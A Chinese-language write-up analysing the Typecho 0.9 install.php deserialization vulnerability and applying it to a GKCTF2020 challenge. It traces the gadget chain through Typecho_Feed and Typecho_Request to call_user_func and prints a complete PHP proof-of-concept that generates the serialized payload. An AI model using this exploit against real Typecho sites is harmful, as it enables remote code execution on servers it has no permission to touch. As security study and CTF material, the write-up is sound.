Typecho 反序列化漏洞

环境

apache2+php7.1+Typecho 0.9

漏洞分析

反序列化利用点在install.php页面，记得开启文件写入权限，否则会报错文件不存在，复现时也可以手动创建。

```
Typecho_Common::init();

ob_start();

session_start();

//判断是否已经安装
if (!isset($_GET['finish']) && file_exists( filename: __TYPECHO_ROOT_DIR__ . '/config.inc.php') && empty($_SESSION['typecho'])) {
    echo('!! get finish && cunzaiwenjian &&  session typecho kong');
    exit;
}
```

下里的echo 是我加的，注意看上面的条件，如果没有`get finish`且文件存在，且创建了`session`，那么就会`exit`掉。

```php
// 挡掉可能的跨站请求
if (!empty($_GET) || !empty($_POST)) {
    if (empty($_SERVER['HTTP_REFERER'])) {
        exit;
    }

    $parts = parse_url($_SERVER['HTTP_REFERER']);
    if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host']) {
        exit;
    }
}
```

这里必要的情况下可以加入referer头，比较好绕过。

```php
<?php if (isset($_GET['finish'])) : ?>
    <?php if (!@file_exists( filename: __TYPECHO_ROOT_DIR__ . '/config.inc.php')) : ?>
    <h1 class="typecho-install-title"><?php _e('安装失败!'); ?></h1>
    <div class="typecho-install-body">
        <form method="post" action="?config" name="config">
        <p class="message error"><?php _e('您没有上传 config.inc.php 文件，请您重新安装! '); ?> <button class="btn prima
        </form>
    </div>
    <?php elseif (!Typecho_Cookie::get( key: '__typecho_config')): ?>
    <h1 class="typecho-install-title"><?php _e('没有安装!'); ?></h1>
    <div class="typecho-install-body">
        <form method="post" action="?config" name="config">
        <p class="message error"><?php _e('您没有执行安装步骤，请您重新安装! '); ?> <button class="btn primary" type="sub
        </form>
    </div>
    <?php else : ?>
        <?php
        $config = unserialize(base64_decode(Typecho_Cookie::get( key: '__typecho_config')));
        Typecho_Cookie::delete( key: '__typecho_config');
        $db = new Typecho_Db($config['adapter'], $config['prefix']);
        $db->addServer($config,  op: Typecho_Db::READ | Typecho_Db::WRITE);
        Typecho_Db::set($db);
```

这里如果get了finish，同时也传了 __typecho_config 的cookie,就会进入下面这个反序列化。

先看一下这个 Cookie：：get 是怎么获取的吧。

```php
public static function get($key, $default = NULL)
{
    $key = self::$_prefix . $key;
    $value = isset($_COOKIE[$key]) ? $_COOKIE[$key] : (isset($_POST[$key]) ? $_POST[$key] : $default);
    return is_array($value) ? $default : $value;
}
```

哈哈，如果没有`cookie`，就直接从 post里拿，怪直接的，那我们就可以不用打`cookie`了，直接post就行儿。

跟进一下 `Typecho_Db`类，看一下是怎么处理 `$config['adapter']` 和 `$config['prefix']`的

```
 */
public function __construct($adapterName, $prefix = 'typecho_')
{
    /** 获取适配器名称 */
    $this->_adapterName = $adapterName;

    /** 数据库适配器 */
    $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
```

注意这里的字符串连接符号，如果我们传入的 $config[adapter] 的值是 是个对象的话，就会调用 __toString() 方法。

搜索可利用的

有一个feed.php 这里的利用点还真不好看，

```
foreach ($this->_items as $item) {
    $content .= '<item>' . self::EOL;
    $content .= '<title>' . htmlspecialchars($item['title']) . '</title>' . self::EOL;
    $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
    $content .= '<guid>' . $item['link'] . '</guid>' . self::EOL;
    $content .= '<pubDate>' . $this->dateFormat($item['date']) . '</pubDate>' . self::EOL;
    $content .= '<dc:creator>' . htmlspecialchars($item['author']->screenName) . '</dc:creator>' . self::E

    if (!empty($item['category']) && is_array($item['category'])) {
        foreach ($item['category'] as $category) {
            $content .= '<category><![CDATA[' . $category['name'] . ']]></category>' . self::EOL;
```

注意看if上面那一行，

```
1 htmlspecialchars($item['author']->screenName)
```

这里其实还可以作为跳板去找，__get() 方法，在request.php 里面，

```
 */
public function __get($key)
{
    return $this->get($key);
}
```

跟进

```php
 */
public function get($key, $default = NULL)
{
    switch (true) {
        case isset($this->_params[$key]):
            $value = $this->_params[$key];
            break;
        case isset(self::$_httpParams[$key]):
            $value = self::$_httpParams[$key];
            break;
        default:
            $value = $default;
            break;
    }

    $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
    return $this->_applyFilter($value);
```

再跟进，


```php
private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
            call_user_func($filter, $value);
        }

        $this->_filter = array();
    }

    return $value;
}
```

看到了call_user_func，而且这里的参数都是很好控制的。

参数的控制并不是问题，这里直接把poc给出来

```php
<?php
class Typecho_Feed
{
    const RSS1 = 'RSS 1.0';
    const RSS2 = 'RSS 2.0';
    const ATOM1 = 'ATOM 1.0';
    const DATE_RFC822 = 'r';
    const DATE_W3CDTF = 'c';
    const EOL = "\n";
```

```
10      private $_type;
11      private $_items;
12
13      public function __construct(){
14          $this->_type = $this::RSS2;
15          $this->_items[0] = array(
16              'title' => '1',
17              'link' => '1',
18              'date' => 1508895132,
19              'category' => array(new
    Typecho_Request()),
20              'author' => new Typecho_Request(),
21          );
22      }
23  }
24
25  class Typecho_Request
26  {
27      private $_params = array();
28      private $_filter = array();
29
30      public function __construct(){
31          $this->_params['screenName'] = '-1';
32          $this->_filter[0] = 'phpinfo';
33      }
34  }
35
36  $exp = array(
37      'adapter' => new Typecho_Feed(),
38      'prefix' => 'typecho_'
39  );
40
41  echo base64_encode(serialize($exp));
```



比赛题目

[GKCTF2020]EZ三剑客-EzTypecho

有源码，拿到后发现0.9 版本，直接打payload是行不通的，

```
//session_start();
```

这里注释了session，

```
</div>
<?php else : ?>
    <?php
    //
    if(!isset($_SESSION)) { die('no, you can\'t unserialize it without session QAQ');}
    $config = unserialize(base64_decode(Typecho_Cookie::get( key: '__typecho_config')));
```

传入 finish 的这里加了一个 session 的判断，这里是没有办法的。

但是还有一个点，

```
<?php elseif (isset($_GET['start'])): ?>
    <?php if (@file_exists( filename: __TYPECHO_ROOT_DIR__ . '/config.inc.php')) : ?>
     <h1 class="typecho-install-title"><?php _e('安装失败!'); ?></h1>
    <div class="typecho-install-body">
        <form method="post" action="?config" name="config">
        <p class="message error"><?php _e('您没有上传 config.inc.php 文件，请您重新安装! '); ?> <button class="btn primar
        </form>
    </div>
    <?php else : ?>
<?php
                        $config = unserialize(base64_decode(Typecho_Cookie::get( key: '__typecho_config')));
                        $type = explode( delimiter: '_', $config['adapter']);
                        $type = array_pop( &array: $type);

                        try {
                            $installDb = new Typecho_Db($config['adapter'], $config['prefix']);
                            $installDb->addServer($config,  op: Typecho_Db::READ | Typecho_Db::WRITE);
```

同样的payload，只是get传的东西不一样了。